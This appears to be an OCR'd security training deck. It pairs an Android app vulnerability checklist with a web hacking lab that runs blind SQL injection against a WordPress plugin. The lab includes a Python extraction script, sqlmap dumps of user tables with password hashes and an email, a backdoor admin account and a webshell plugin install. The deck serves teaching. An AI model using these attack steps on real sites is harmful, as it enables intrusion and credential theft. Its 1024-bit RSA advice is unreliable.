- ▶ Do not choose passwords that follow a serialized sequence on the keyboard
- ▶ Set the maximum age of the password
- ▶ Do not reuse previously used passwords

Android app vulnerability

Whether to store sensitive information on your device

- Whether to store sensitive information on your device


Threat / description

Vulnerability that could cause secondary damage, such as external disclosure of key information used in the application, such as user passwords, resident registration number, and server addresses, if the key information is stored as a file.


Diagnostic criteria

Good - sensitive information is not stored on the device or is encrypted when stored.

Vulnerable - sensitive information on the device is stored in plain text.



[Good - sensitive information is stored encrypted]



[Vulnerable - sensitive information is stored in plain text]

Android app vulnerability


Whether to store sensitive information on your device

Description	Collect files created between a specific time period to a desired path (/aaaa)
Command	# Touch -t 201501120000 start # Touch -t 201501122359 end # find / -newer start -a ! -newer end -exec cp {} /mnt/sdcard/aaaa/ \;
Run	Find files modified before a specific time to the present
Command	**find /data -mmin -1 -print** ➔ In the data directory, find the file that was modified less than a minute ago and print **find /data -mtime -1 -print** ➔ In the data directory, find the file that was modified a day ago, and print

Android app vulnerability

Whether to store sensitive information on your device

- Whether to store sensitive information on your device



Android app vulnerability

Whether to store sensitive information on your device

- Whether to store sensitive information on your device

Vulnerability overview

Storing key information used by the application, such as user passwords, resident registration numbers, and server addresses, in files can cause secondary damage, such as external leakage of key information stored in the application.

General recommendations

- ▶ Implement to prevent applications from storing key information such as usage history and accounts on the smartphone's file system.
- ▶ Implement key information to be stored on server resources and sent only when needed.
- ▶ Recommend encrypted storage for files that need to be stored on the app and server sides.
- ▶ When encrypting sensitive information, use cryptographic algorithms that have been evaluated/certified by or comply with national authorities.
  - Use a secure algorithm equivalent to 128-bit SEED or higher for secret key encryption.
  - Or use proven 128-bit or higher algorithms.
  - Use the 1024-bit RSA algorithm or greater for public key encryption.
  - Or use a validated algorithm of 1024 bits or greater.

Android app vulnerability

Exposure of sensitive information in memory

- Whether to expose sensitive information in memory


Threat / description

Vulnerability that could cause secondary damage, such as external disclosure of key information used in the application, such as user passwords, resident registration numbers, and server addresses, if the key information is stored as a file.


Diagnostic criteria

Good - sensitive information is not stored on the device or is encrypted when stored.

Vulnerable - sensitive information on the device is stored in plain text.



[Good - sensitive information is stored encrypted]



[Vulnerable - Sensitive information is stored in plain text]

Android app vulnerability

Exposure of sensitive information in memory

- Whether to expose sensitive information in memory

Vulnerability overview

A tampered device has access to other processes (files, memory, etc.) and can expose information during activation if the developer does not initialize or clear data in variables and buffers that are used in clear text.

General recommendations

▶ Encrypt and temporarily store sensitive information in memory, but delete it immediately when the program exits.

▶ Provide some level of encrypted storage when sensitive information is stored in memory.

※ Enable virtual security mode with extended E2E method

▶ Source code to use allocate/release pairs for memory usage

※ iOS : malloc function processing, etc.

※ Android : beware of incorrect coding such as variable processing

- Use of static variables can cause memory leaks
- Region of a background thread, when using parameters, the thread waits instead of exiting
- Failure to dispose() / close() after JNI global reference in native code

Android app vulnerability

Whether to apply source code obfuscation

- Whether to apply source code obfuscation


Threat / Description

Vulnerability where Java source code can be recovered using an APK decompiler, and the recovered source code contains sensitive data or class and variable names that can be recovered to infer behavior, allowing program analysis through reverse engineering and redistribution after illegally modifying the program.


Diagnostic criteria

Good - decompilation does not expose sensitive data

Vulnerable - decompilation exposes sensitive data



[Good - source code obfuscation applied]



[Vulnerable - source code not obfuscated]

Android app vulnerability

- Whether to apply source code obfuscation

Vulnerability overview

For mobile applications developed on the Android platform, decompilation tools (apktool, dex2jar, etc.) can easily convert the executable (.apk) to source code, making it easy to check the app structure and source code.

General recommendations

▶ Use obfuscator tools to expose source code at the source level to prevent app spoofing and tampering

▶ Package and deploy mobile applications using obfuscator tools

※ Pre-development obfuscator tools

- Free obfuscator tools : ProGuard, etc.
- Commercial obfuscator tools : DexGuard / DexProtector, etc.

※ Post-development obfuscator tools

- Commercial obfuscator tools : Medusah / APK Protect, etc.

Android app vulnerability

- Verify program integrity


Threat / description

Application-inherent vulnerabilities that allow manipulation of the application's internal processes and injection of malicious code that can then be used to bypass payment systems, disable other programs, or even steal personal information.


Diagnostic criteria

Good - if the application is blocked and terminated if it is forged or tampered with, e.g., by hash verification.

Vulnerable - if the compromised application can still run normally.



[Good - block and terminate fake and tampered apps when they run]



[Vulnerable - falsified apps run normally]

Android app vulnerability

- Verify program integrity

Vulnerability overview

Applications can be manipulated/exploited for malicious purposes, such as stealing personal information or causing service disruptions, and distributed through illegal channels.

General recommendations

▶ Code obfuscation

- Code obfuscation (ProGaurd) provided in the SDK to protect binary key information
- Makes it difficult to access and subvert function and library information extracted by decompilation

▶ File integrity checking

- Check initially created files for size, file attributes and creation date information, MD5 values, etc.
- For Android Java, this can be bypassed using Dalvik byte-code modification.
- Make the application more secure by checking files for forgery and tampering through native libraries

03


Lab : exploitation

- Web hacking lab
- Password cracking lab with JtR and Hashcat
- Application hacking lab
- Network security lab

Web hacking lab

A security vulnerability that allows an attacker to inject SQL syntax into the input form URL field to read or manipulate information from a database (DB) if the web application does not validate the input.

- SQL injection
  - Check the reaction.
    - Use Burp Suite (GET? POST?)



Web hacking lab

A security vulnerability that allows an attacker to inject SQL syntax into the input form URL field to read or manipulate information from a database (DB) if the web application does not validate the input.

- SQL injection
  - Attack testing
    - Use Burp Suite to extract database names.
    - Extract the first character of the database and compare it to the ASCII equivalent of 119 in decimal.
    - Answer 1 if true.

```
post_id=9 and substring(database(),1,1) = char(119)&up_type=like
```

```
Gecko/20100101 Firefox/45.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://dev.fngs.kr/
Content-Length: 64
Cookie: ul_post_cnt[0]=9+and+1%3D1;
ul_post_cnt[1]=9+and+1%3D2; ul_post_cnt[2]=9+and+1%3D0;
wp-settings-time-1=1501034854; wp-settings-time-2=1501034869
Connection: close

post_id=9 and substring(database(),1,1) =
char(119)&up_type=like
```

```
Set-Cookie: ul_post_cnt[0]=9+and+1%3D1; expires=Thu,
07-Sep-2017 07:31:52 GMT; Max-Age=1314000
Set-Cookie: ul_post_cnt[1]=9+and+1%3D2; expires=Thu,
07-Sep-2017 07:31:52 GMT; Max-Age=1314000
Set-Cookie: ul_post_cnt[2]=9+and+1%3D0; expires=Thu,
07-Sep-2017 07:31:52 GMT; Max-Age=1314000
Set-Cookie:
ul_post_cnt[3]=9+and+substring%28database%28%29%2C1%2C1%29+%3D
+char%28119%29; expires=Thu, 07-Sep-2017 07:31:52 GMT;
Max-Age=1314000
Content-Length: 1
Connection: close
Content-Type: text/html; charset=UTF-8

1
```

Web hacking lab

A security vulnerability that allows an attacker to inject SQL syntax into the input form URL field to read or manipulate information from a database (DB) if the web application does not validate the input.

- SQL injection
  - Attack
    - Extract database names by writing code.

```
#!/usr/bin python
import requests
import string

url = "http://dev.fngs.kr/wp-content/plugins/like-dislike-counter-for-posts-pages-and-comments/ajax_coun
ter.php"
dbName = ""
subStr = 0

while 1:
    subStr += 1
    for asciiCode in range(32,127):
        brute_string = '1 and substring(database(),'+str(subStr)+',1) = char('+str(asciiCode)+')'
        payload = {'post_id' : brute_string, 'up_type' : 'like'}
        r = requests.post(url, data = payload)
        blindRes = int(r.content)

        if blindRes:
            if chr(asciiCode) != ' ':
```

Web hacking lab

A security vulnerability that allows an attacker to inject SQL syntax into the input form URL field to read or manipulate information from a database (DB) if the web application does not validate the input.

- SQL injection
  - Attack
    - Extract user accounts, passwords with SQLmap.

```
sqlmap -u "http://dev.fngs.kr/wp-content/plugins/like-dislike-counter-for-posts-pages-and-comments/ajax_counter.php" --method="post" --data="post_id=1&up_type=like" -p "post_id" -v 5 --dbms=MySQL
```

```
POST parameter 'post_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: post_id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: post_id=1 AND 6695=6695&up_type=like
    Vector: AND [INFERENCE]

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: post_id=1 AND SLEEP(5)&up_type=like
    Vector: AND [RANDNUM]=IF(([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM])
```

Web hacking lab

A security vulnerability that allows an attacker to inject SQL syntax into the input form URL field to read or manipulate information from a database (DB) if the web application does not validate the input.

- SQL injection
  - Attack
    - Extract user accounts, passwords with SQLmap.

```
sqlmap -u "http://dev.fngs.kr/wp-content/plugins/like-dislike-counter-for-posts-pages-and-comments/ajax_counter.php" --method="post" --data="post_id=1&up_type=like" -p "post_id" -v 5 --dbms=MySQL --dbs
```

```
sqlmap -u "http://dev.fngs.kr/wp-content/plugins/like-dislike-counter-for-posts-pages-and-comments/ajax_counter.php" --method="post" --data="post_id=1&up_type=like" -p "post_id" -v 5 --dbms=MySQL --tables -D wordpress
```

```
sqlmap -u "http://dev.fngs.kr/wp-content/plugins/like-dislike-counter-for-posts-pages-and-comments/ajax_counter.php" --method="post" --data="post_id=1&up_type=like" -p "post_id" -v 5 --dbms=MySQL --columns -T wp_users -D wordpress
```

Web hacking lab

A security vulnerability that allows an attacker to inject SQL syntax into the input form URL field to read or manipulate information from a database (DB) if the web application does not validate the input.

- SQL injection
  - Attack
    - Extract user accounts, passwords with SQLmap (to find admin accounts).

```
sqlmap -u "http://dev.fngs.kr/wp-content/plugins/like-dislike-counter-for-posts-pages-and-comments/ajax_counter.php" --method="post" --data="post_id=1&up_type=like" -p "post_id" -v 5 --dbms=MySQL --dump -T wp_usermeta -D wordpress
```

```
| 1          | 1          | nickname                                | kisec
| 1          | 2          | first_name                              | <blank>
| 1          | 3          | last_name                               | <blank>
```

```
| 1          | 9          | show_admin_bar_front                    | true
| 1          | 10         | locale                                  | <blank>
| 1          | 11         | wp_capabilities                         | a:1:{s:13:"administrator";b:1;}
```

Web hacking lab

A security vulnerability that allows an attacker to inject SQL syntax into the input form URL field to read or manipulate information from a database (DB) if the web application does not validate the input.

- SQL injection
  - Attack
    - Extract user accounts, passwords with SQLmap.


```
sqlmap -u "http://dev.fngs.kr/wp-content/plugins/like-dislike-counter-for-posts-pages-and-comments/ajax_counter.php" --method="post" --data="post_id=1&up_type=like" -p "post_id" -v 5 --dbms=MySQL --dump -T wp_users -D wordpress
```

```
Database: wordpress
Table: wp_users
[3 entries]
+----+----------+------------------------------------+------------+--------------------+-------------+--
------------+---------------+---------------------+-------------------------------------------+
| ID | user_url | user_pass                          | user_login | user_email         | user_status | d
isplay_name | user_nicename | user_registered     | user_activation_key                       |
+----+----------+------------------------------------+------------+--------------------+-------------+--
------------+---------------+---------------------+-------------------------------------------+
| 1  | <blank>  | $P$B6gkMGoINnOcz8ja4g/NIOs.F5tERQ1 | kisec      | test@test.tt       | 0           | k
isec        | kisec         | 2017-08-16 07:45:05 | <blank>                                   |
| 2  | <blank>  | $P$Bl.55tb/COju81J9u.u5n/xdXB8Xid/ | hakawati   | hakawati@naver.com | 0           | h
akawati     | hakawati      | 2017-08-23 03:58:59 | <blank>                                   |
| 3  | <blank>  | $P$BdX6deFiKfoV83ZspqMjnSrTUEYXI// | test       | test@test.cc       | 0           | t
```

Web hacking lab

Among the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- Create a backdoor account (admin account)
  - http://dev.fngs.kr/wp-admin



Web hacking lab


Among the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- Install vulnerable plugins with a backdoor account
  - Install the webshell uploading plugin.
    - https://www.exploit-db.com/exploits/36738/

Web hacking lab

Among the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

